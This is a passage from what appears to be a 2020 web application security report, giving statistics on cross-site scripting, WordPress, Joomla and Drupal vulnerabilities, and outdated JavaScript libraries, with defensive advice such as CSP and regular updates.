
DOM-Based XSS

An advanced type of XSS. In this case, the attacker creates a script that is executed by the browser's DOM (Document Object Model) engine. The injected script is often not sent to the server at all. This type of XSS is common in JavaScript-rich sites such as single-page applications (SPAs).

You can use CSP (Content Security Policy) to combat these attacks, but this feature is still not popular enough among web developers.

Cross-Site Scripting in 2020


The slight increase in the number of XSS vulnerabilities is evidence that web application security has not been addressed effectively enough by many businesses in 2020.



IN 2019

24.5%


of web targets had XSS vulnerabilities



IN 2020

25%

of web targets had XSS vulnerabilities



Additionally, this year, we examined the number of cross-site scripting vulnerabilities related to popular CMSs and came to some interesting conclusions. If you compare WordPress-related XSS to Joomla-related XSS, you can see that the percentage is similar. However, this percentage is in stark contrast with the number of websites being run using these CMSs. As of January 1, 2021, 39.5% of the world's websites were running on WordPress, while only 2.2% were running on Joomla ([see reference](#)). This clearly shows that the percentage of Joomla installations that are vulnerable is nearly 20 times as much as the percentage of vulnerable WordPress installations.

WordPress and Other CMS Vulnerabilities

Estimates show that, as of January 1, 2021, more than 39% of all websites are WordPress-powered, up from approximately 35% the year before ([see reference](#)).

WordPress is so popular that it is no surprise that attackers focus on it. When it comes to WordPress security, there are three components: WordPress core, UI themes, and functionality plugins.

The development community that builds WordPress core is strong and mature. Discovered or reported vulnerabilities are immediately investigated and quickly fixed. WordPress performs automatic upgrades for security updates (minor version number increments) and sends notifications to the system administrator about successful and unsuccessful upgrades.


The situation is different for plugins and themes. Any author can use these mechanisms to add functionality to WordPress. The security and quality of these add-ons vary significantly. The more popular the add-on becomes, the bigger the risk for security. Unfortunately, when an attacker discovers an exploit, they can attack sometimes even tens of thousands of WordPress installations that use the vulnerable plugin or theme.

Joomla! and Drupal are also CMS systems with many users, but they are not as popular as WordPress. Joomla! and Drupal both have addons that expand their functionality. Similarly to WordPress, the core is maintained by a trusted group of developers and contributors, while add-ons are more likely to contain vulnerabilities.




CMS Vulnerabilities in 2020

In 2020, we can see a slight rise in the number of WordPress-related issues and a drop in the number of Joomla-related and Drupal-related issues. However, these are exactly in line with the corresponding growth and decline of the popularity of these CMSs. Between January 2020 and January 2021, WordPress gained 4.8% popularity, Joomla lost 0.8%, and Drupal lost 0.4% ([see reference](#)). Therefore, these numbers suggest that the situation in terms of CMS web application security has not changed at all in 2020.

Similar to what we mentioned above, commenting on XSS vulnerabilities, if you compare WordPress-related issues to Joomla-related issues, you can see that the number of vulnerabilities is in contrast with the number of websites being run using these CMSs. This situation clearly shows that the percentage of Joomla installations that are vulnerable is much higher than the percentage of vulnerable WordPress installations. This means that users of Joomla should be extra careful, update regularly, and use as few plugins as possible.



Types of CMS-related issues (percentage of all CMS-related issues)



Vulnerable JavaScript Libraries

JavaScript libraries help to make development faster and easier, but some library versions can be vulnerable. Many web applications rely on outdated JavaScript libraries, for example, old and vulnerable versions of jQuery. This can introduce cross-site scripting vulnerabilities.


Vulnerable JavaScript Libraries in 2020

We found that 28% of sampled targets use JavaScript libraries with known XSS vulnerabilities, which is 4% more than last year. We find that increase very worrying. Such a high number of vulnerabilities in third-party components means that businesses have no security processes in place to verify the safety of third-party solutions. It may also be caused by the COVID-19 pandemic – the developers may be too busy with other issues to update vulnerable libraries or to pay attention to the safety of new third-party components that they introduce.

IN 2019

24%

